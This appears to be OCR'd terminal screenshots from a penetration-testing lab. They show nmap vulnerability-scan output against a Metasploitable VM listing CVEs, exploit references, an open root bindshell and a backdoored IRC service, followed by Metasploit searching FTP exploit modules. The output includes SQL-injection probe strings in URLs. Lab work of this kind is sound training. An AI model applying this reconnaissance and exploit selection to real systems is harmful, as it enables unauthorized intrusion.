

|_ CVE-2010-0290 4.0 https://vulners.com/cve/CVE-2010-0290
| SSV:14986 2.6 https://vulners.com/seebug/SSV:14986 *EXPLOIT*
| CVE-2009-4022 2.6 https://vulners.com/cve/CVE-2009-4022
| PACKETSTORM:142800 0.0 https://vulners.com/packetstorm/PACKETSTORM:142800 *EXPLOIT*
|_ 1337DAY-ID-27896 0.0 https://vulners.com/zdt/1337DAY-ID-27896 *EXPLOIT*
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| vulners:
| cpe:/a:apache:http_server:2.2.8:
| SSV:69341 10.0 https://vulners.com/seebug/SSV:69341 *EXPLOIT*
| SSV:19282 10.0 https://vulners.com/seebug/SSV:19282 *EXPLOIT*
| SSV:19236 10.0 https://vulners.com/seebug/SSV:19236 *EXPLOIT*
| PACKETSTORM:86964 10.0 https://vulners.com/packetstorm/PACKETSTORM:86964 *EXPLOIT*
| PACKETSTORM:180533 10.0 https://vulners.com/packetstorm/PACKETSTORM:180533 *EXPLOIT*
| MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI- 10.0 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HT
| EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80 10.0 https://vulners.com/exploitpack/EXPLOITPACK:30ED468
| EDB-ID:14288 10.0 https://vulners.com/exploitdb/EDB-ID:14288 *EXPLOIT*
| EDB-ID:11650 10.0 https://vulners.com/exploitdb/EDB-ID:11650 *EXPLOIT*
| CVE-2010-0425 10.0 https://vulners.com/cve/CVE-2010-0425
| EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
| CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
| CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813
| CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720
| CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790
| CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275
| CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679
| CVE-2017-3167 9.8 https://vulners.com/cve/CVE-2017-3167
| CNVD-2022-51061 9.8 https://vulners.com/cnvd/CNVD-2022-51061
| CNVD-2022-03225 9.8 https://vulners.com/cnvd/CNVD-2022-03225
| CNVD-2021-102386 9.8 https://vulners.com/cnvd/CNVD-2021-102386
| B02819DB-1481-56C4-BD09-6B4574297109 9.8 https://vulners.com/githubexploit/B02819DB-1481-56C4-BD09-6
| A5425A79-9D81-513A-9CC5-549D6321897C 9.8 https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-5
| CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615
| CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721
| CVE-2017-9788 9.1 https://vulners.com/cve/CVE-2017-9788
| CNVD-2022-51060 9.1 https://vulners.com/cnvd/CNVD-2022-51060
CTRL DERECHA



borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
| http://192.168.0.21:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|_   http://192.168.0.21:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.21
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.0.21:80/dvwa/
| Form id:
| Form action: login.php
|
| Path: http://192.168.0.21:80/dvwa/login.php
| Form id:
| Form action: login.php
|
| Path: http://192.168.0.21:80/mutillidae/index.php?page=set-background-color.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=set-background-color.php
|
| Path: http://192.168.0.21:80/mutillidae/index.php?page=register.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=register.php
|
| Path: http://192.168.0.21:80/mutillidae/?page=text-file-viewer.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=text-file-viewer.php
|
| Path: http://192.168.0.21:80/mutillidae/?page=view-someones-blog.php
| Form id: id-bad-blog-entry-tr
|_   Form action: index.php?page=view-someones-blog.php
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
|_http-trace: TRACE is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind   2 (RPC #100000)
| rpcinfo:
| program version   port/proto service
| 100000 2   111/tcp   rpcbind
| 100000 2   111/udp   rpcbind
| 100003 2,3,4   2049/tcp   nfs
| 100003 2,3,4   2049/udp   nfs
| 100005 1,2,3   39465/udp   mountd
| 100005 1,2,3   56012/tcp   mountd
CTRL DERECHA



Archivo Acciones Editar Vista Ayuda
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code
| References:
|_ https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql?
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| vulners:
| cpe:/a:postgresql:postgresql:8.3:
| SSV:60718 10.0 https://vulners.com/seebug/SSV:60718 *EXPLOIT*
| CVE-2013-1903 10.0 https://vulners.com/cve/CVE-2013-1903
| CVE-2013-1902 10.0 https://vulners.com/cve/CVE-2013-1902
| POSTGRESQL:CVE-2019-10211 9.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10211
| POSTGRESQL:CVE-2018-16850 9.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2018-16850
| POSTGRESQL:CVE-2017-7546 9.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7546
| POSTGRESQL:CVE-2015-3166 9.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2015-3166
| POSTGRESQL:CVE-2015-0244 9.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0244
| PACKETSTORM:189316 9.8 https://vulners.com/packetstorm/PACKETSTORM:189316 *EXPLOIT*
| MSF:EXPLOIT-LINUX-HTTP-BEYONDTRUST_PRA_RS_UNAUTH_RCE- 9.8 https://vulners.com/metasploit/MSF:EXPLOIT-
| CVE-2019-10211 9.8 https://vulners.com/cve/CVE-2019-10211
| CVE-2015-3166 9.8 https://vulners.com/cve/CVE-2015-3166
| CVE-2015-0244 9.8 https://vulners.com/cve/CVE-2015-0244
| 1337DAY-ID-39921 9.8 https://vulners.com/zdt/1337DAY-ID-39921 *EXPLOIT*
| POSTGRESQL:CVE-2018-1115 9.1 https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1115
| POSTGRESQL:CVE-2016-3065 9.1 https://vulners.com/postgresql/POSTGRESQL:CVE-2016-3065
| CVE-2018-1115 9.1 https://vulners.com/cve/CVE-2018-1115
| POSTGRESQL:CVE-2024-7348 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2024-7348
| POSTGRESQL:CVE-2024-10979 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10979
| POSTGRESQL:CVE-2023-5869 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5869
| POSTGRESQL:CVE-2023-39417 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2023-39417
| POSTGRESQL:CVE-2022-1552 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2022-1552
| POSTGRESQL:CVE-2021-32027 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32027
| POSTGRESQL:CVE-2020-25695 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25695
| POSTGRESQL:CVE-2020-14349 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14349
| POSTGRESQL:CVE-2019-10208 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10208
| POSTGRESQL:CVE-2019-10164 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10164
| POSTGRESQL:CVE-2019-10127 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10127
| POSTGRESQL:CVE-2018-1058 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1058
| POSTGRESQL:CVE-2017-7547 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7547
| POSTGRESQL:CVE-2015-0243 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0243
| POSTGRESQL:CVE-2015-0242 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0242
| POSTGRESQL:CVE-2015-0241 8.8 https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0241
| CVE-2022-1552 8.8 https://vulners.com/cve/CVE-2022-1552
| CVE-2021-32027 8.8 https://vulners.com/cve/CVE-2021-32027
| CVE-2020-25695 8.8 https://vulners.com/cve/CVE-2020-25695
| CVE-2019-10164 8.8 https://vulners.com/cve/CVE-2019-10164
| CVE-2019-10127 8.8 https://vulners.com/cve/CVE-2019-10127
CTRL DERECHA


borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
| Check results:
| TLS_RSA_WITH_AES_128_CBC_SHA
| References:
| https://www.openssl.org/~bodo/ssl-poodle.pdf
| https://www.securityfocus.com/bid/70574
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_ https://www.imperialviolet.org/2014/10/14/poodle.html
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/J
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.21
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.0.21:8180/admin/
| Form id: username
| Form action: j_security_check;jsessionid=7855399D90F79BBCEFA7907D525CCEAF
|
| Path: http://192.168.0.21:8180/servlets-examples/servlet/RequestParamExample
| Form id:
| Form action: RequestParamExample
|
| Path: http://192.168.0.21:8180/servlets-examples/servlet/SessionExample
| Form id:
| Form action: SessionExample;jsessionid=FF9D6270F92D48E4743DD9083688DD58
|
| Path: http://192.168.0.21:8180/servlets-examples/servlet/SessionExample
| Form id:
|_ Form action: SessionExample;jsessionid=FF9D6270F92D48E4743DD9083688DD58
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/adminLogin.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
CTRL DERECHA



1 2 3 4
20:35
borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
| JSESSIONID:
| httponly flag not set
| /admin/index.html:
| JSESSIONID:
| httponly flag not set
| /admin/login.html:
| JSESSIONID:
| httponly flag not set
| /admin/admin.html:
| JSESSIONID:
| httponly flag not set
| /admin/account.html:
| JSESSIONID:
| httponly flag not set
| /admin/admin_login.html:
| JSESSIONID:
| httponly flag not set
| /admin/home.html:
| JSESSIONID:
| httponly flag not set
| /admin/admin-login.html:
| JSESSIONID:
| httponly flag not set
| /admin/adminLogin.html:
| JSESSIONID:
| httponly flag not set
| /admin/controlpanel.html:
| JSESSIONID:
| httponly flag not set
| /admin/cp.html:
| JSESSIONID:
| httponly flag not set
| /admin/index.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/login.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/admin.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/home.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/controlpanel.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/admin-login.jsp:
| JSESSIONID:
CTRL DERECHA



borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
| JSESSIONID:
| httponly flag not set
| /admin/home.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/controlpanel.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/admin-login.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/cp.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/account.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/admin_login.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/adminLogin.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
| JSESSIONID:
| httponly flag not set
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
| JSESSIONID:
| httponly flag not set
| /admin/jscript/upload.html:
| JSESSIONID:
|_ httponly flag not set
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 08:00:27:FC:2A:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.08 seconds
(borjagomez㉿vboxkalilinux)-[~]
$
CTRL DERECHA


borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.08 seconds
(borjagomez㉿vboxkalilinux)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search
3Kom SuperHack II Logon
User Name: [security]
Password: [ ]
[OK]
https://metasploit.com
=[metasploit v6.4.45-dev]
+ -- --=[2490 exploits - 1281 auxiliary - 431 post]
+ -- --=[1466 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ftpd
Matching Modules
CTRL DERECHA


Archivo Acciones Editar Vista Ayuda
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/ftp/ayukov_nftp 2017-10-21 normal No Ayukov NFTP FTP Client Buffer Overflow
1 exploit/windows/ftp/comsnd_ftpd_fmtstr 2012-06-08 good Yes ComSndFTP v1.3.7 Beta USER Format String (Write4) Vulnerability
2 _ target: Automatic . . . .
3 _ target: Windows XP SP3 - English . . . .
4 _ target: Windows Server 2003 - English . . . .
5 exploit/windows/ssh/freeftpd_key_exchange 2006-05-12 average No FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
6 _ target: Windows 2000 SP0-SP4 English . . . .
7 _ target: Windows 2000 SP0-SP4 German . . . .
8 _ target: Windows XP SP0-SP1 English . . . .
9 _ target: Windows XP SP2 English . . . .
10 auxiliary/dos/windows/ftp/guildftp_cwdlist 2008-10-12 normal No Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
11 exploit/windows/ftp/sami_ftpd_user 2006-01-24 normal Yes KarjaSoft Sami FTP Server v2.0.2 USER Overflow
12 exploit/windows/ftp/ms09_053_ftpd_nlst 2009-08-31 great No MS09-053 Microsoft IIS FTP Server NLST Response Overflow
13 _ target: Windows 2000 SP4 English/Italian (IIS 5.0) . . . .
14 _ target: Windows 2000 SP3 English (IIS 5.0) . . . .
15 _ target: Windows 2000 SP0-SP3 Japanese (IIS 5.0) . . . .
16 auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof 2010-12-21 normal No Microsoft IIS FTP Server Encoded Response Overflow Trigger
17 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
18 exploit/windows/ftp/netterm_netftpd_user 2005-04-26 great Yes NetTerm NetFTPD USER Buffer Overflow
19 _ target: NetTerm NetFTPD Universal . . . .
20 _ target: Windows 2000 English . . . .
21 _ target: Windows XP English SP0/SP1 . . . .
22 _ target: Windows 2003 English . . . .
23 _ target: Windows NT 4.0 SP4/SP5/SP6 . . . .
24 exploit/windows/ftp/open_ftpd_wbem 2012-06-18 excellent Yes Open-FTPD 1.2 Arbitrary File Upload
25 exploit/linux/ftp/proftp_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
26 _ target: Automatic Targeting . . . .
27 _ target: Debug . . . .
28 _ target: ProFTPD 1.3.0 (source install) / Debian 3.1 . . . .
29 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
30 _ target: Automatic Targeting . . . .
31 _ target: Debug . . . .
32 _ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . . .
33 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
34 _ target: Automatic Targeting . . . .
35 _ target: Debug . . . .
